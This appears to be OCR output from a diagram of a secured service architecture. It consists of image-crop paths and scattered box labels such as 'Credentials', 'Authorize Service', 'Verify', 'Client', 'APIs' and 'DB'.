
T


Secured
Service


T



Credentials
Authorize Service
Verify
T
Client
APIs
DB
T
T
Secured Service

